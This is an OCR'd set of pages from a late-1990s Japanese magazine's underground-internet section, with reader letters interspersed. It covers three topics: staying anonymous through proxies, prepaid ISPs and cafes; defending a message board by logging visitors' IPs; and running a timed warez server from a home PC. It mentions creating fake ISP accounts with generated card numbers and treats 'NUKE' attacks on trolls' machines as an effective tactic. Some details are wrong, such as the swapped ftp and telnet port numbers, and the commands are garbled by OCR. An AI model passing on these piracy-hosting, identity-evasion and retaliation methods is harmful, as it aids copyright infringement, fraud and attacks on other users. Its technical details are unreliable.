プロクシサーバ構築用のソフト。WinGateは、インターフェースがWindowsタイプなので簡単に使用することができる。ファイアーウォールの機能も持っており、定評がある。

●telnet
コマンドインターフェースの通信用ソフト。ユーザーの使っている端末がリモートマシンに接続されたかのように、別のサイトのリモートシステムを利用できるのが強み。反応速度は、接続先のCPUの処理能力と回線の速度に依存しているので、ネットワーク的に 遠い場所にあるコンピュータとtelnetすると、速度は遅い。

●多段プロクシ
2個以上のプロクシサーバを経由して目的のホストサーバにアクセスすること。中継点が多いぶん、匿名性は高まるが重くなる。ハイレベルなテク。

●環境変数
UNIXコンピュータを自動的に使える状態に設定するための変数。オペレーティングシステムの機能の一部。これを見ることでアクセスしたクライアントサーバ、ユーザー環境の情報がわかる。

●Perl
CGIを書くときによく使われるコンピュータ言語。テキスト処理用で、C言語に似た仕様を持つ。インタープリタ型の処理系を持っているので、テキスト処理に対して強力な処理能力を持つ。

●HotLine
通信を楽しみながらファイルの転送も並行してできるシステム。ワレザーに人気。

●『beat mania』もいいけど、ビジュアル系ロックバンド育成シミュレーションをやってみたい。（東京都大田区/ミミ） ㊙ビジュアル系云々と聞くだけで雰囲気はつかめますなあ。1番人気のキャラは河村隆一みたいなさわやか眉毛描いてる系。とくりゃメーカーはスクウェアか!?

手です。

Web以外も匿名にする

掲示板の書き込みなどといったWebに対する働きかけのみを匿名で行うならばここまで紹介した方法でよいのですが、HotLineやチャットの王道IRCも実験的に匿名にしてみましょう。また、E-Mailについても匿名にする方法があります。

●IRCの場合

まずは、IRCで/quoteコマンドを使用しWinGateプロクシサーバに接続しましょう。そして、/spoof、ニックネーム、IRCサーバ、ポート、名前と入力してIRCに接続すればOKです。ただし、IRCの場合はタイピングが遅いとハジかれることがあります。また、海外のサーバから国内のドメインに接続することができないので、無理に匿名にする必要はないかもしれません。この方法をスクリプトにしたものがあるので使ってみるといいでしょう。簡単なスクリプトですので、自分で書いてみるのもよいかもしれません。

●HotLineの場合

HotLineの場合は、利用方法によっては匿名にしておきたい場合もあると思います。設定方法は、クライアントの設定から、プロクシサーバの欄を埋めるだけです。ややこしいコマンドなどは必要ありません。この手順を踏めば、サーバ管理者がユーザーの個人情報を見ても、アクセス元の欄にはプロクシサーバのIPが表示されるはずです。

●メールの場合

匿名メールを送る方法のスタンダードは転送メールサービスでしょう。Geocitiies、Tripodなどを筆頭に数多くの転送メールサービスが存在します。利用方法も簡単。トップページから必要事項を入力していくだけです。もちろん、このとき入力する転送先のメールアドレス以外の必要事項はデタラメでかまいません。サーバ管理者が確認することはまずないからです。ただし、転送メールサービスの場合は転送先のアドレスとして自分のアドレスを指定する必要があります。そこで、数か所の転送メールサービスを重ねれば身元を判明するのは難しくなります。しかし安全性の面で多少不安が残るので、ネット上の私書箱的なものを利用したほうが有効です。

私書箱の選びかたですが、海外でサービスを行っているサイトではホットメール(http://hotmail.com/)などが有名です。しかし、国内のもののほうが説明を読むのも楽なので、ここでは国内のサイトについて説明しましょう。国内で使えるサイトといえばロボットメール(http://robotmail.ne.jp/)です。ここは、メールの転送サービスも利用でき、無料でネット上に私書箱を開くことも可能です。これなら、転送先のメールアドレスを指定する必要がありません。その気になれば、デタラメなデータでねつ造した、完全な架空のアカウントを取得することさえ可能です。


●プリペイドプロバイダを使う

最近はその数もめっきりとへっていまいましたが、いまでもプリペイドプロバイダというものが存在します。有名どころではインターQなどのサービスでしょうか。

このサービスは「インターネットは利用するけれど、プロバイダに契約するほど頻繁に利用するわけではない」といったライトユーザーや、出張先などでネットサーフをするユーザーを対象としたサービスです。自販機などで売っている専用のプリペイドカードを購入して、そこに記入されているIDとパスワードでアクセスポイントに接続し、ネットサーフを行うシステムになっています。アクセス用のプリペイドカードは自販機などで発売されているため、身元確認

HotLineでスキルアップ

HotLineといえばウェアーズ野郎の専売特許と思われがちだが、アングラサイト入門にはぴったりのソフトウェア。なぜかというと、HotLineを使用しているユーザー層に原因がある。やはり、HotLineを使用するとなると、それなりの知識が必要となるため、自然とパワーユーザーが集まってくるのだ。なかには、その手のことが好きなユーザーもいるわけで、アングラワールドのいろいろなルールなどを教えてもらうにはベストの方法だろう。機能も優れていて、最初からチャット機能&ニュース(掲示板)&ファイル転機能が付属しているため、ユーザー同士のコミュニケーションがとりやすい。しかも無料。パワーユーザーの巣窟となっているHotLineの輪にはじめから飛び込んでみるのもよいだろう。



●久々に帰った田舎で『ロードランナー』をやった。感激した(涙)。(愛知県蒲郡市/牛丸はじめ) 8ビット機のころがみょうに懐かしく感じるこのごろ。『FFVIII』もゴージャスでよしだけど、『ディグダグ』なんかが心にしみてGood!! ゲームにとって、シンプルさって大事だねのココロ。

をされることはありません。手軽に身を隠せるわけです。

この方法を利用した場合、プリペイドプロバイダのアクセスログには情報が残ります。しかし接続元の電話番号程度。これなら発信者の番号を非通知サービスの184を利用すれば。回避できるでしょう。この方法の欠点としては、料金が少し高いこととアクセスポイントが近くにない場合があるということでしょうか。しかし、このプリペイドプロバイダこそ、もっとも簡単に身元を隠す方法なのです。

●インターネットカフェで匿名サーフ

単純に考えて、他人のマシン環境からアクセスすれば、自分の身元を明かすことなくインターネットにアクセスできます。身近なところでは、インターネットカフェにあるマシンをそのまま利用すればよいでしょう。重いファイルをやりとりする人は、大容量メディアを保存できるマシン環境でなければ不便かもしれません。しかし、HotLineを開いてファイルを転送してしまうという手もあるのです。インターネットカフェの環境で前述の匿名メーラーなどを組み合わせればかなり高い匿名度が期待できます。もちろん、念には念を入れて　自宅から離れたカフェを利用すればさらに安全度もアップするでしょう。

自分の身元を隠してネットサーフする方法をいくつか紹介してきましたが、より確実に身元を隠してしまう方法があります。それは架空名義のアカウントを作ってしまうことです。

たとえば、クレジットカードジェネレータというソフトを使って架空のカード番号を大量生産する。そして、オンラインサインアップのプロバイダと契約してしまい、あとは管理者に発覚するまで（およそ3日間くらいだろう）アクセスすればよし。もちろんこの方法は違法なので手を出してはいけません。最近では身元調査を無視するプロバイダも少なくなりましたから。

プロクシサーバの落とし穴

最近、アングラ系の掲示板の多くが串を刺した書き込みを嫌っているようです。なかにはWebや掲示板に串を刺した状態でアクセスする者をはじくようCGIスクリプトを使って設定している管理人もいます。そこが犯罪の舞台となったときに犯人のログを取ることができないためでしょう。「アングラサイトは犯罪の温床」と決めつけることは間違っています。しかし、無知なユーザーほどそういう誤解をして、犯罪行為を行ってしまうものです。それに対抗して、perlなどで自作したプロクシスクリプトをとおして書き込む強者もいますが、アクセスログを完璧に隠すことはできません。

プロクシ自体は完全なものではないのです。たとえ何重に串を刺しても、アクセスログから判明する経路を1つ1つさかのぼれば、侵入した者のアカウントは残ってしまいます。

しかしこのことは、プロクシサーバを無力なものとするわけではありません。つまり、マナーを守るユーザーであれば、プロクシは有効に働き、個人情報の不要な漏洩から身を守ることができるのです。

用語集

●CGI
Common Gateway Interfaceの略。wwwサーバ上のプログラムを起動させ、その結果をブラウザに返信する機能。ホームページの作成によく使われる。プログラムに使用する言語はサーバが搭載されているシステムによって異なり、C/C++、Perl、Unix、AppleScriptなどが使用可能。ホームページやWebを作成する際に、プロバイダにあらかじめ用意されているものとユーザーオリジナルなものを使うことができる。

●漏れ串
プロクシサーバであるにもかかわらず、そこをとおして目的のサイトにアクセスする際に、IPアドレスをはじめとする個人情報をログに残してしまうプロクシサーバ。

●プロトコル
コンピュータ同士の通信における取り決め、手順。もともとは外交上の儀礼という意味をもつ。インターネットの通信はおもにTCP/IPプロトコルにもとづいている。

●IRC
Internet Relay Chatの略。インターネットやイントラネットなどのTCP/IPネットワーク上で、リアルタイムでチャットを行うためのシステム。不特定多数のメンバーによる同時通信が可能。IRCサーバに接続すると、専用のコマンドを使用しなければならないため、IRCクライアントというソフトが必要になる。

●HTTP
wwwサーバとブラウザなどのクライアントが情報をやりとりするときに使われるプロトコル。HTML文書や関連付けられている画像、音声、そのほかなどのファイルを、再現方式についての情報を含めてやりとりすることが可能。URLにhttp://xxx～という表記がされているが、これは「HTTPプロトコルでxxx～を開く」というクライアント側からの要求を表している。

●ポケステ買えなかったよ～。べつにスケルトンとはいわないから㊞さん、オレに1コくれ～。（東京都福生市/美津濃　尚）㊞なんか大人気だな。発売から1か月たっても品薄状態。㊞はあまり興味がないのでどうでもいいのだが、もしなかで綾波が飼えるなら買ってやってもいいぞ。

TV (dynamic channels, max=256).


GATE OF UNDERGROUND

管理者のための掲示板防衛術

INTERNET SECURITY

アラン・スミシー

読者のなかには、自分で掲示板を運営している人もいるかもしれません。なかには悪質な荒らしの数々で悩んでいる人も…。このコーナーでは掲示板荒らしに悩まされている人や、これから掲示板を運営しようとしている人のために、掲示板をまもり、犯人を撃退する方法を紹介します。



誹謗中傷や無意味な言葉の連発。派手なものではタグ攻撃の嵐と掲示板を運営している者の悩みは絶えない。セキュリティの低いところが狙われやすい。

インターネットは開かれたコミュニティ。だれもがネット上の、無数に散らばるWebサイトにアクセスできます。しかもそれがどこのだれなのかは、ほとんどの場合判明しません。もちろん顔も見えないのです。

そのため、意に沿わぬかたちでのアクセスが起こりがちです。たとえば、無意味な言葉や文字の羅列でネットサーファーに不快感をあたえる掲示板荒らしは、その代表でしょう。そして、悪質なイタズラに対する自衛策は、サイト運営者にとって重要な問題といえます。

サイト自衛の基礎知識

サイトの自衛にとって重要なのは不用意にディレクトリ内のファイルを見られないようにすることです。しかし、サーバによっては、ディレクトリに対してアクセスを受けた場合に、その下のファイルリストをクライアントに返してしまい、なかが丸見えになることがあります。たとえば通常

http://www.abcdefg.com/info/info.html

というアドレスを

http://www.abcdefg.com/info/

に替えるとinfo/ にあるファイルがすべてリスト表示される場合があります。これは、サーバに「ディレクトリに対する要求を受けたときに返すデフォルトのHTMLドキュメントファイル名（一般的にはindex.html）」が設定されていないために起こる現象です。サーバ管理者、もしくはプロバイダに連絡して設定してもらいましょう。プロバイダによってはデフォルトで設定してくれるところもあるので、確認する必要があります。ちなみに、これが正しく設定されていたとしても、サーバのトラブルで見えてしまうこともあるので、公開したくないファイルやデータは絶対に置かないでください。

特定のディレクトリに.htaccessというファイルを置くことでも、アクセス制限は可能です。このファイルは定義ファイルで、ディレクトリへのアクセスにIDとパスワードによる制限をかけることができます。この設定はディレクトリ単位でいくつでもできるので便利です。

また、フリーのBBSスクリプトなどを使って掲示板などを設置する場合、データファイルなどの名前は変更して使用しましょう。これは、そのスクリプトの仕様を多くの人が知っているため、メッセージデータなどのファイルに直接アクセスされる危険性があるからです。たとえばabc_bbs というBBSスクリプ

●オレ的には『モンスターファーム2』に期待!! だって鈴木あみキャラのミーアが出てくるんだもん♡（福島県いわき市/まんぞう） 鈴木あみを気に入っているが、ひとつだけ許せないことが…なんで自分のことを「アミーゴ」なんていうワケ？ だれかカノジョを止めてくれ～。

トを設置するとき、abc_bbs が
abc_bbs.cgi
BBS本体のスクリプト
abc_bbs.dat
BBSメッセージデータ
という2つのファイルで構成されていて、BBSメッセージデータ abc_bbs.dat がサブディレクトリ /data を置く仕様になっている場合、
http://www.abcdefg.com/bbs/abc_bbs.cgi に対して
http://www.abcdefg.com/bbs/data/abc_bbs.dat
というふうに、直接メッセージデータにアクセスできます。

ただし、たんにファイル名やディレクトリ名を変更しただけではスクリプトが正しく機能しないので、そのスクリプトを十分理解したうえで変更する必要があります。

検索ロボットへの対応

WWWでは、gooや infoseek といった多くの自動登録型のサイトが各自の検索データベースを作成するために「検索ロボット」と呼ばれるプログラムを走らせています。このロボットの厄介なところは、どこからもリンクしていない隠しページなども探し出してしまうことです。これは仲間内だけでの利用を目的としたサイトや、多数の人間に知られたくないサイトなどにとっては深刻な問題です。検索ロボットの無用なサーチをかわすための方法はいくつかありますが、代表的な2つの方法を紹介しましょう。

1. サーバの1番上の階層に robots.txt を置きます。その robots.txt にUser-agent: 受付を許可するロボット名（＊を指定するとすべてのロボットを受け付ける）とDisallow: 検索されたくないディレクトリ名（/ を指定するとすべてのファイルを検索不許可とする）にすれば回避できます。たとえば

User-agent: ＊
Disallow: /

これで、すべてのロボットを受け付けますが、ファイルは検索させないことになりますね。

ただし robots.txt はサーバの1番上の階層に置かなければ効果がありません。一般のプロバイダを利用している人はサーバの管理者に設定してもらう必要があります。

それが不可能な場合はROBOT Meta タグを設定しましょう。HTMLファイルの<HEAD>タグ内に <META NAME="ROBOTS" CONTENT="NOINDEX">を入れておきます。

```
<HEAD>
<TITLE>ゲームラボ・ホームページ</TITLE>
 <META NAME="ROBOTS" CONTENT="NOINDEX">
</HEAD>
```

ただし、この2つの対策を行っていても、設定を無視してサーチしてくるロボットもいます。Infoseekやgooなどの大手の検索サイトは、サーバ側の設定を遵守してくれるようなのですが…。余談ですが、JASRACは独自の検索ロボットを使ってMP3サイトを捜査しているようです。おそらく、このロボットは、問答無用でサーチしていくタイプでしょうね。

荒らしの手口

掲示板荒らしにはいくつかの手口がある。たとえば連続書き込み。メッセージ投稿スクリプトを使って、意味の無いメッセージを自動的に延々と書き込み続けるものだ。これをやられると優良利用者の書きこみは追い出されて、すべて消されてしまうことになる。また、押し出し式以外のBBSなら、サーバーのディスク容量オーバーを引き起こすことに可能だ。

こんなボタンがあったら注意。クリックすれば、その気はなくとも荒らしに荷担することになってしまう。

つぎはボタン・トラップ。トラップを仕掛けて自分以外の人間に、荒らしをさせてしまうという悪質なテクだ。タグが使える掲示板上にあらかじめメッセージを仕込んだフォーム送信ボタンを設置し、知らずに押した人に「荒らしメッセージ」を投稿させる。仕掛けた当人が攻撃するわけではないから、プロクシさえかませばログは残らない。泣くのは運の悪い訪問者だ。

掲示板荒らしを探し出す

自分のサイトに掲示板を設置した場合、深刻な問題は「掲示板荒らし」でしょう。対策として一番有効なのは、「他人に嫌われない」「敵をつくらない」という社会生活の基本そのものなのですが、ここでそれをいってもしかたありません(笑)。

まず、やるべきはタグ使用の禁止です。最近の掲示板スクリプトではたいていタグを無効に

●ゲームボーイ版『ときメモ』を買ったのはよいのだけれど…こんなのオレの詩織ちゃんじゃないやい(涙)。(愛知県豊橋市/萌える虎の穴)
●ゲームボーイだからしかたないでしょう。イマジネーションでカバー。キミのお父さんたちが「婦人画報」で×××をやったようにね!?

できるようになっています。つぎに、プロクシ経由のアクセスをはじくような設定です。荒らしは普通プロクシをとおして行われます。串を刺した状態での書き込みを許さないスクリプトが存在しますので、利用してみてもよいでしょう。しかし、チェックに引っかからないプロクシサーバはいくつも存在しているので100%の効果を得ることは難しいといえます。また必然的に、荒らし目的ではなくプロクシを利用しているユーザーに不自由な思いをさせるかもしれません。企業や学校ではたいていプロクシ経由で外部とやりとりしていますから。

では、利用者がプロクシサーバを利用していない場合はいかに対応することができるのでしょうか？　まず最初にメッセージを書き込んだ利用者をチェックします。ここで問題になるのが環境変数。環境変数とは、CGIプログラムがコールされたときに、ユーザーとその環境、およびサーバ環境に関する情報を提供するために設定されている変数です。UNIX関連だけでなく、MS-DOS関連でも使われる用語なので、耳にしたことのある人もいるでしょう。ユーザーの環境やサーバの環境の情報がわかっていなければ、ブラウザとホストサーバ間で情報のやりとりをする際、適切な情報のやりとりは成立しません。そのやりとりの中心をになうのが環境変数。役割柄、利用者の個人情報が詰まっているのです。

ブラウザから発信される情報には、ホストサーバ側に対する要求といっしょに、返送すべきサーバのアドレス(IPアドレス)や、ブラウザの表示形式、要求がやってきた経路などの情報が含まれています。それにもとづいて、ホストサーバ側は適切なレスポンスが可能になるわけです。つまり、環境変数を調べることにより、訪問者に関する情報、アクセス者のブラウザから要求されたサービス内容などがわかることになりますね。

通常、書き込まれたメッセージは、アクセス時間といっしょに保存されるわけですが、スクリプトに手を加えて、メッセージを書き込んだ利用者の各種情報も記録できるようにしておくとよいでしょう。記録しておくべきCGI環境変数を書きます。

●HTTP_USER_AGENT

この環境変数から、利用者が使用したブラウザの名称とバージョン、仕様OSなどがわかります。ただ、この環境変数を好きに変更できるツールが出回っているので、100%あてにできるわけではありません。

●REMOTE_HOST

これは利用者が接続に利用しているホストの名前や学校、会社のドメイン名、プロバイダ名を表します。

●REMOTE_ADDR

利用者のIPアドレスです。

●HTTP_REFERER

利用者が直前に参照していたURLで、利用者を追跡する際に役立つ場合があります。

しかし、これらの変数は利用者がプロクシを使用してアクセスした場合、HTTP_USER_AGENT、REMOTE_HOSTやREMOTE_ADDRはプロキシのものを表してしまうのでほとんど意味がないものになってしまいます。

●HTTP_X_FORWARDED_FORE

プロクシサーバを経由したアクセスの場合、経由したサイトのIPアドレスが列挙される場合があります。この先頭のIPアドレスを調べれば、アクセスしてきた人のもともとのIPアドレスを知ることができます。覚えておくとよいでしょう。

掲示板スクリプト改造のポイント

フリーの掲示板スクリプトにこれらの改造を加えるためにはCGI(Perl言語)プログラミングの知識が必要となります。また、これはあくまで参考ですが、各種掲示板スクリプトによってはデータ管理の方法が異なる場合があるので、そのままあてはまるものではありません。手順は以下のとおりです。

1.投稿されたメッセージ、投稿者名などをデータファイルに書き込む関数（サブルーチン）を探す。

2.その関数内で、書き込み処理の前に、記録しておきたい環境変数を適当な変数に読み込んでおく。

例:

```
$ipx=$ENV{ 'REMOTE_ADDR' };
```

・IPアドレス

```
$ipx=$ENV{ 'HTTP_X_FORWARDED_FOR' };
```

・プロクシをとおす前のIPアドレス

```
$agent=$ENV{ 'HTTP_USER_AGENT' };
```

・ブラウザ名など

```
$ref=$ENV{ 'HTTP_REFERER' };
```

・リファーURL

3. 読み込んだ環境変数をメッセージデータなどとともに、デ

●春のゲームショウの目玉はやっぱりプレステ2でしょうか。オレ的には『サクラ大戦』GB版の行方が気になるところ。（東京都狛江市/ジャンプ）

ータファイルに書き込む。
例:
$name = 投稿者
$date = 書き込み日時
$email = メールアドレス
$subject = メッセージのタイトル
$message = メッセージ本文
print WRITE "$name¥t$date¥t$email¥t$subject¥t$message¥n";

オリジナルが上のようにデータファイルに書き込んでいた場合は次のように追加します。
print WRITE "$name¥t$date¥t$email¥t$subject¥t$message¥t$ip¥t$ipx¥t$agent¥t$ref¥n";

'¥t' は各データのセパレータの例です。各掲示板スクリプトによって使用しているセパレータコードは異なります。ただし、このようにデータを追加することにより、通常のメッセージデータよりもサイズが大きくなってしまいます。

掲示板荒らしに限らず、イタズラや攻撃をしかける場合、自分の身元を隠さずにそれを行う人はほとんどいません。たいていプロクシを経由してきます。したがって、さきほど説明したCGI環境変数の REMOTE_HOST や REMOTE_ADDR の値はプロクシサーバのものを示してしまうのです。

とはいえ、プロクシサーバによっては、CGI環境変数HTTP_X_FORWARDED_FOR にプロクシサーバをとおす前のIPアドレスを入れてくれるものもあります。ここはみるべきポイントです。

それでもダメな場合、プロクシサーバの管理者に苦情を述べればアクセスログを出してくれるところもあります。それと、自分のところにあるアクセスログを照らし合わせて利用者の追跡に役立てることができるのです。ただし、プロクシサーバに残るログファイルは保持期間が短く、プロクシサーバの管理者とメールで交渉しているうちに消えてしまうこともあります。このあたりの事情が犯人の追跡を難しくしているのでしょう。

串を刺していない場合は、犯人が掲示板に書きこんだ瞬間を検出することでIPアドレスをゲットできます。プロクシをとおしていないから即わかる)。そして、犯人がネット接続を切る前にNUKEで攻撃する管理者もいるようです。接続を切る前に攻撃するというのは、相手がダイヤルアップ接続の場合、IPアドレスはそのつど変わるので、接続が切れると同じIPアドレスではつながらなくなってしまうからです。古典的な方法ですが、相手がWin95でNUKE対策のパッチをあてていなければ相手のマシンはハングアップしてしまうでしょう。実際まだまだ効果のある方法です。管理者側もいろいろと対策を練っているようですね。

多段プロクシの本当の意味

今日もどこかで暴れまわっている掲示板荒らし。彼らの一部は多段プロクシをかます。なぜだろう? 「そんなのバレないために決まってるじゃん」と思う人もいるとは思うが、もう1つ理由がある。それは時間稼ぎ。

プロクシを使って荒らしをやっても、プロクシのログを見られればけっきょく意味がないわけだが、そのログはすぐに引き出せるものではない。プロクシサーバの管理者へメールで連絡して、ログを提出してもらうけだが、それだけで、おそらく2日ほどかかるだろう。串を2つ刺していたとしても、単純計算で4日かかる。

しかし、プロクシサーバーのログの保持時間は、短いところだと1日。つまり荒らしが発覚して1つめのプロクシサーバのアクセスログが被害者の手にわたるころには、証拠が消えているわけである。身元を隠すだけでなく手続きにかかる時間の遅延を最大限に利用しているわけだ。

プロクシサーバのログ保存期間は短い。何かあってもログが消えてしまえば。何もなかったことに…。

インターネットと自己責任

インターネットは顔のみえないコミニュケーションメディアです。そのぶん、ふだんの生活では表に出ない、人の邪悪な1面が現れます。掲示板荒らしもその現れでしょう。

荒らしはやってはいけないことです。これからさき、インターネットコミュニティに対する社会的な締め付けがきつくなれば、荒らし程度のことでも、法的な制裁を受ける者も出てくるかもしれません。すべては自己責任。これは管理者にもあてはまります。

ことの善悪は別にして、そのような環境に掲示板を開いているわけですから、管理人に自衛の心得は必要です。自分のふとした油断から痛いめに遭わないためにも、日ごろから、ネットセキュリティのスキルをみがいていってください。

●ゲーム業界に夢はありますか? (埼玉県八潮市/さよならブルースマン) 編いきなりドキっとする質問。ゲームラボでは業界の暗い部分も取り上げているけれど夢はあるよ。というか、キミたちが夢を創る、と言ったほうが正しいかもしれない。ゲームの世界はみんなを待ってるよ。ウン。

INTERNET TECHNIQUE

GATE OF UNDERGROUND

裏サーバ構築&運営術

かしま

Warezがアップされているサイトは、べつに特殊なサーバに存在しているわけではありません。ごく普通のマシンとサーバソフトを駆使して作られたものなのです。ただしその運用には細心の注意と傲慢さ、そしてさまざまなテクニックが用いられていることがあります。

自分が管理者のネットサーバを作り上げてしまえば、アップしたファイルを第3者の手で勝手に消されることはありません。そのため、個人ガ専用のサーバを持つウェアーズサイトも少なくないのです（もちろん発見されれば、プロバイダから永久追放されるが…）。彼らはテレホーダイタイムや、OCNなどを利用して自分のPCをウェアーズネットサーバにしているのですその方法を紹介しましょう。

まずインターネット上へデータを配信する代表的な方法には、WWW、FTP、電子メール、ネットニュース、OS標準搭載のファイル共有サービスなどがあります。なかでもWWWサーバやFTPサーバなら、PCでも簡単に構築することができますし、閲覧ソフトも一般的に出まわっています。

サーバソフトには何がある？

Windows98/NTにはPersonal Web ServerというWWWサーバソフトが標準添付されていて、インストールすれば気軽にサーバを構築できます。また、最近ハヤリのLinuxも利用できるでしょう。Linuxは基本的にOSのすべてが無料で、Pentium/133MHz十メモリ16Mバイトでも十分なスピードで動作します。Linuxのファイルサーバ（samba）はNTサーバの倍以上（100base-TXの環境で、K6-2/300MHzのNT-Serverが2Mバイト/sec、Pentium/133MHzのLinuxが6.5Mバイト/sec）のパフォーマンスが得られます。とにかくLinuxはMS-DOS並に軽い！


Microsoft web Serverをはじめ、サーバソフトは数が多い。

筆者の場合使っているOSはWindows98なので、バックグラウンドでWWWサーバに動かれるといつフリーズしてもおかしくないのです（NTならばすこしはましなのだろうが）。そこで、メインマシンをアップグレードした際廃棄物でできたPentium/166MHzのお古マシンにLinuxを入れて使っています。2台以上のPCをインターネットに接続できる環境にあれば、どんなスペックでもよいのでぜひとも1台サーバ専用マシンを用意したいところです。

●FTPサーバソフト

よく使われるFTPサーバには、つぎのものがあります。

war-FTPd（Windows）
フリーウェア



http://www.jgaa.com

FTPサーバです。タイマーをセットすれば、テレホタイムに出現！　朝になったら消滅といった、時限性に特化した使いかたが可能です。いかにもといった感じですね（笑）。

●PentiumIII出ましたね。興味はあるけどお金がねえ…。ローン組んで買います。（東京都葛飾区/やるっきゃKnight）　㊐秋葉原での先行販売がメディアを賑わせていたけどどうなんでしょう。初期ロットって当たりはずれがあるからね。値下げされたPentiumIIもいいと思うけど。

wu-FTPd（unix）
フリーウェア

もっとも多く利用されているFTPサーバでしょう。Linuxに標準添付されています。

●WWWサーバソフト
apache1.3.4
（Windows/UNIX）
フリーウェア
http://www.happysize.co.jp/apache/

世界の一般的なWWWサーバはapacheだ、といって過言ではないほど有名なソフトです。マイクロソフトのソフトはサポートが有料だし敷居も高いのですが、apacheならプログラムそのものが無料で、Webで検索をかければ問題の解決方法はたいていみつかります。

それに、解決できなかったとしてもタダなのでよいのではないでしょうか!?　それは冗談ですが、多くの人が使っているのでネットで質問すればきっと誰かが答えてくれるはずです。

PersonalWebServer
Windows98/NTに同梱

Windowsを買うといっしょに付いてくるソフトなので、知っている人もいるでしょう。標準インストールすると110Mバイト以上もディスクを食うヘビーなソフトです。通常では使わない人が大半でしょう。基本的にCGIスクリプトはVBscript、Jscriptでプログラムし、デバッガまで付いています。

時限起動サーバの作りかた

何のサーバを立てるか決まったら、あとはテレホーダイタイムにプロバイダへ接続しデータを公開するだけでしょう。しかし困ったことに、一般的なダイアルアップ接続は接続のたびに自分のIPアドレスが変わってしまいます。

プロバイダ上に作る通常の自分のホームページ内に時限サーバへのリンクを張り、ダイアルアップ接続が完了しIPアドレスが判明したら、そのつどリンクを更新する。これが時限サーバの典型的なスタイルです。


ちなみに時限サーバ構築を支援するツールがいくつか存在します。そのなかで代表的なものを紹介しましょう。

●時限処理関連ソフト
IPsend
シェアウェア:500円

http://www1.pos.to/~goro/soft/

現在のIPアドレスを取得して、リンクページを生成・アップロードしてくれるソフトです。

PWS補完計画
フリーウェア
http://www.cypress.ne.jp/mary/data/index980116.html



これも現在のIPアドレスを取得して、リンクページを生成・アップロードしてくれるソフトです。

freeconnect
フリーウェア

http://www.jah.ne.jp/~cgi4user/software/freeconnect/index.htm

時限自動ダイアルアップ、簡易プロクシ機能があります。まだ開発途中のようですが、POP、HTTP、IRC、FTPのプロクシ機能があります。テクノロジーそのものは高いレベルです。

DISCO
シェアウェア:2,000円

http://www.urban.ne.jp/home/djtakuya/disco_m.htm

まさに時限サーバのために作

●CASSIOPEAやPalm Pilotとか、PDAが大はやり。電脳グッズ大好きにとっては魅力的だけれど、使い勝手がねぇ…。（東京都品川区/ロータススーパー7）　㊎同感だねぇ。慣れてしまえば問題なしともいえるが、自称昭和の漢(!?)である㊎にとっては紙とペンのほうが使いやすいなぁ。

られたソフト。時限ダイアルアップから、自動リンクページ生成・アップロード、自動回線再接続まで、必要とするすべてのことを自動的にやってくれます。

Windowsの場合はこのようなソフト群を駆使して使うことになりますが、驚くなかれLinuxでは同等の機能が標準で搭載されているのです。いまでこそネットワークをオンラインでつなぐところは多いようですが、大昔は研究所のような大きな組織も時限ダイアルアップで電子メールや情報のやりとりをしていました〈リスト1〉。Linuxはその歴史を引き継いでいるのです。

CGIを使って何ができる？

CGIとはCommon Gateway Interfaceのことで、クライアントからの指示を受け付けるためのインターフェースです。これを使うことによって、入力に応じてさまざまなページ出力が可能となります。一般的にはFORMタグ（ブラウザからの文字列入力）を用いたフォーム入力の処理に使われています。またCGIプログラムはサーバソフト・OS環境に大きく依存します。

CGIプログラムはWWWサーバ上で動いているので、自由なプログラムを書くためにはホームページをみずからのパソコンに開設する方法が、好き勝手にプログラムを配置できるという意味で望ましいでしょう。とはいっても手元のPCにWWWサーバソフトをインストールするだけです。もちろん使用中に電話回線を切断すれば、ネットからは遮断されてしまいます。

もちろん、あるプロバイダの

ポート番号とは何だ？

よくTCP/IPのポート番号というのを聞くと思う。この番号はパソコンの内線番号みたいなものである。代表的なポート番号のリストは、Windowsだったらwindowsディレクトリ内のservicesというファイルに記載されている。たとえばftpなら23、telnetなら21、smtpは25、httpなら80となる。そして番号が割り当ててある機能をサービスと呼ぶのだが、いくつかのサービスはパソコン通信ライクなインターフェースでやりとりできるものもある。telnetコマンドは、いわばインターネットのキャラクタベース通信端末ソフトである。telnetでいろんなサービスに手動でアクセスすることもできる。

telnetコマンド例

```
(popサーバー110番)
C:¥>telnetfoo.bar.com110
+OKPOP3foo.bar.comv4.38serverready
HELP
^^^^ヘルプコマンド


(nntpサーバー119番)
C:¥>telnetfoo.bar.com119
200foo.bar.cominterNetNewsNNRPserverINN1.4unoff405-Mar-96ready(postingok).


(httpサーバ80番)
C:¥>telnetfoo.bar.com80
[何も表示されない]
GEThttp://www.keisei.tsukuba.ac.jp/~kashima/
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^GETメソッドでURLを呼び出す

;
;(htmlソースが表示され、回線が切断される)
;
```

〈リスト1〉crontabに設定する内容例

```
022/usr/sbin/ppp-go                          #毎日22時00分にpppを接続
122/usr/local/etc/linkftp      #1分後、linkを生成して、ftpで送信
                                             #1分前、停止メッセージをftpで送信
597/usr/sbin/ftp-vin</usr/local/etc/close.cmd>/dev/null2>&1
08/usr/sbin/ppp-off                          #朝8時に切断


[/usr/local/etc/linkftp]
#!/sbin/csh-f
setmyIP=`netstat-rn|fgrepppp0|fgrepUG|awk'{print$2;}'`
/bin/rm/tmp/link.html
seds/MyIPIsHere/$myIP//usr/local/etc/link.html>/tmp/link.html
ftp-vin</usr/local/etc/ftp.cmd>&/dev/null


[/usr/local/etc/ftp.cmd]
openftp.foo.bar.ne.jp                              (ftpホストをオープン)
userfoopasswd                                      (IDとパスワードを送出)
cdmyhome                                           (ディレクトリへ移動)
